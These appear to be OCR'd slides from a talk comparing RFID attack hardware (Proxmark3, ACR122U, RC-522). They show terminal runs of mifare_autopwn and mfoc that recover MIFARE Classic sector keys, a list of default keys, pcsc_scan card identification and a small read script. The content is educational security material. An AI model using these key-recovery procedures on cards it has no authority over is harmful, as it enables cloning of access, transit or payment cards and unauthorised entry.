
PROXMARKV3: LUA SCRIPTS



```
proxmark3> script list
lf_bulk_program.lua A script file
mifare_autopwn.lua A script file
test_t55x7_ask.lua A script file
dumptoemul.lua    A script file
tnp3dump.lua      A script file
parameters.lua    A script file
uid_bruteforce.lua A script file
[redacted]
formatMifare.lua A script file
didump.lua        A script file
ndef_dump.lua     A script file
cmdline.lua       A script file
mfkeys.lua        A script file
tracetest.lua     A script file
brutesim.lua      A script file
test_t55x7_fsk.lua A script file
emul2html.lua     A script file
remagic.lua       A script file
14araw.lua        A script file
tnp3sim.lua       A script file
htmldump.lua      A script file
test_t55x7_psk.lua A script file
emul2dump.lua     A script file
tnp3clone.lua     A script file
test.lua          A script file
hf_read.lua       A script file
test_t55x7_bi.lua A script file
proxmark3> █
```

3. TOOLS

PROXMARKV3: LUA SCRIPTS




```
proxmark3> script run mifare_autopwn.lua
--- Executing: mifare_autopwn.lua, args ''
Card found, commencing crack    8084EDDA
-------------------------------------------------------------------------
Executing command. Expected execution time: 25sec on average
Press button on the proxmark3 device to abort both proxmark3 and client.
-------------------------------------------------------------------------
........Parity is all zero. Most likely this card sends NACK on every failed authentication.
................Found 20 possible keys. Trying to authenticate with each of them ...

Key     0054[redacted]
--nested. sectors:16, block no:  0, key type:A, eml:n, dmp=y checktimeout=471 us
Testing known keys. Sector count=16
nested...
-----------------------------------------------
uid:8084edda trgbl=0 trgkey=0
Found valid key:00[redacted]
-----------------------------------------------
uid:8084edda trgbl=4 trgkey=0
Found valid key:ff[redacted]
-----------------------------------------------
uid:8084edda trgbl=4 trgkey=1
Found valid key:51[redacted]
-----------------------------------------------
uid:8084edda trgbl=28 trgkey=0
Found valid key:82[redacted]
-----------------------------------------------
uid:8084edda trgbl=60 trgkey=0
Found valid key:84[redacted]


-----------------------------------------------
Nested statistic:
Iterations count: 5
Time in nested: 5.880 (1.176 sec per key)
|---|----------------|---|----------------|---|
|sec|key A           |res|key B           |res|
|---|----------------|---|----------------|---|
|000|  0054[redacted]  | 1 |  ffffffffffff  | 1 |
|001|  ffc2[redacted]  | 1 |  51[redacted]  | 1 |
|002|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|003|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|004|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
```

3. TOOLS

ACS ACR122U

3. TOOLS


ACR122U: PCSC_SCAN



```
Scanning present readers...
0: ACS ACR122U PICC Interface 00 00

Sun Sep 23 22:06:03 2018
Reader 0: ACS ACR122U PICC Interface 00 00
  Card state: Card removed,

Sun Sep 23 22:06:03 2018
Reader 0: ACS ACR122U PICC Interface 00 00
  Card state: Card inserted,
  ATR: 3B 8F 80 01 80 4F 0C A0 00 00 03 06 03 00 01 00 00 00 00 6A

ATR: 3B 8F 80 01 80 4F 0C A0 00 00 03 06 03 00 01 00 00 00 00 6A
+ TS = 3B --> Direct Convention
+ T0 = 8F, Y(1): 1000, K: 15 (historical bytes)
  TD(1) = 80 --> Y(i+1) = 1000, Protocol T = 0
-----
  TD(2) = 01 --> Y(i+1) = 0000, Protocol T = 1
-----
+ Historical bytes: 80 4F 0C A0 00 00 03 06 03 00 01 00 00 00 00
  Category indicator byte: 80 (compact TLV data object)
    Tag: 4, len: F (initial access data)
      Initial access data: 0C A0 00 00 03 06 03 00 01 00 00 00 00
+ TCK = 6A (correct checksum)

Possibly identified card (using /usr/share/pcsc/smartcard_list.txt):
3B 8F 80 01 80 4F 0C A0 00 00 03 06 03 00 01 00 00 00 00 6A
3B 8F 80 01 80 4F 0C A0 00 00 03 06 .. 00 01 00 00 00 00 ..
        Mifare Standard 1K (as per PCSC std part3)
3B 8F 80 01 80 4F 0C A0 00 00 03 06 03 00 01 00 00 00 00 6A
3B 8F 80 01 80 4F 0C A0 00 00 03 06 03 .. .. 00 00 00 00 ..
        RFID - ISO 14443 Type A Part 3 (as per PCSC std part3)
3B 8F 80 01 80 4F 0C A0 00 00 03 06 03 00 01 00 00 00 00 6A
        Philips MIFARE Standard (1 Kbytes EEPROM)
        http://www.nxp.com/#/pip/pip=[pfp=41863]|pp=[t=pfp,i=41863]
        RFID - ISO 14443 Type A - Transport for London Oyster
        ACOS5/1k Mirfare
        RFID - ISO 14443 Type A - NXP Mifare card with 1k EEPROM
        vivotech ViVOcard Contactless Test Card
        Bangkok BTS Sky SmartPass
^C
```


3. TOOLS

ACR122U: MFCUK / MFOC



```
hanger  ~/RFID  mfoc -O mycard.mfd
Found Mifare Classic 1k tag
ISO/IEC 14443A (106 kbps) target:
    ATQA (SENS_RES): 00  04
* UID size: single
* bit frame anticollision supported
       UID (NFCID1): 91  9b  76  db
      SAK (SEL_RES): 08
* Not compliant with ISO/IEC 14443-4
* Not compliant with ISO/IEC 18092

Fingerprinting based on MIFARE type Identification Procedure:
* MIFARE Classic 1K
* MIFARE Plus (4 Byte UID or 4 Byte RID) 2K, Security level 1
* SmartMX with MIFARE 1K emulation
Other possible matches based on ATQA & SAK values:

Try to authenticate to all sectors with default keys...
Symbols: '.' no key found, '/' A key found, '\' B key found, 'x' both keys found
[Key: ffffffffffff] -> [x.xxxxxxxxxxxxxx]
[Key: a0a1a2a3a4a5] -> [x.xxxxxxxxxxxxxx]
[Key: d3f7d3f7d3f7] -> [x.xxxxxxxxxxxxxx]
[Key: 000000000000] -> [x.xxxxxxxxxxxxxx]
[Key: b0b1b2b3b4b5] -> [x.xxxxxxxxxxxxxx]
[Key: 4d3a99c351dd] -> [x.xxxxxxxxxxxxxx]
[Key: 1a982c7e459a] -> [x.xxxxxxxxxxxxxx]
[Key: aabbccddeeff] -> [x.xxxxxxxxxxxxxx]
[Key: 714c5c886e97] -> [x.xxxxxxxxxxxxxx]
[Key: 587ee5f9350f] -> [x.xxxxxxxxxxxxxx]
[Key: a0478cc39091] -> [x.xxxxxxxxxxxxxx]
[Key: 533cb6c723f6] -> [x.xxxxxxxxxxxxxx]
[Key: 8fd0a4f256e9] -> [x.xxxxxxxxxxxxxx]

Sector 00 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 01 - Unknown Key A               Unknown Key B
Sector 02 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
```

ACR122U: CUSTOM NODE.JS SCRIPT



```
 hanger  ~/RFID  node tools.js
usage: tools.js [-h] [-v] {read,write} ...
tools.js: error: too few arguments
 hanger  ~/RFID  node tools.js read 4 A FFFFFFFFFFFF
Waiting for a card...
Card 0x919B76DB found!
ERRRRRROORRRRR :(
Read failed, maybe wrong key.
 hanger  ~/RFID  node tools.js read 8 A FFFFFFFFFFFF
Waiting for a card...
Card 0x919B76DB found!
Block 8 read successfully :)
00000000000000000000000000000000
 hanger  ~/RFID 
```


ACR122U: CHARACTERISTICS

- USB plug & play + driver (PC/SC)
- External Software

  https://www.npmjs.com/package/nfc-pcsc
- Darkside and Nested attacks implemented and capable of emulation
- It is also used with some commercial software as writer

3. TOOLS

RC-522 RFID READER



RC-522: CHARACTERISTICS

- Works with Arduino or Raspberry PI (SPI)
- External Software

  https://www.npmjs.com/package/mfrc522-rpi
- Darkside and Nested attacks implemented (not tested)
- Better for demos and workshops than real hacking

2. TOOLS

COMPARATIVE

	Proxmark3	ACR122U	RC522
Frequencies	Hi & Lo	13.56 MHz	13.56 MHz
Capabilities	read/write/emulation	read/write/emulation	read/write**
Software	client + firmware + driver	driver only (PC/SC)	No (SPI)
Standalone mode	Yes	No	No
Price	200 – 300 €*	20 – 40 €	2 – 6 €

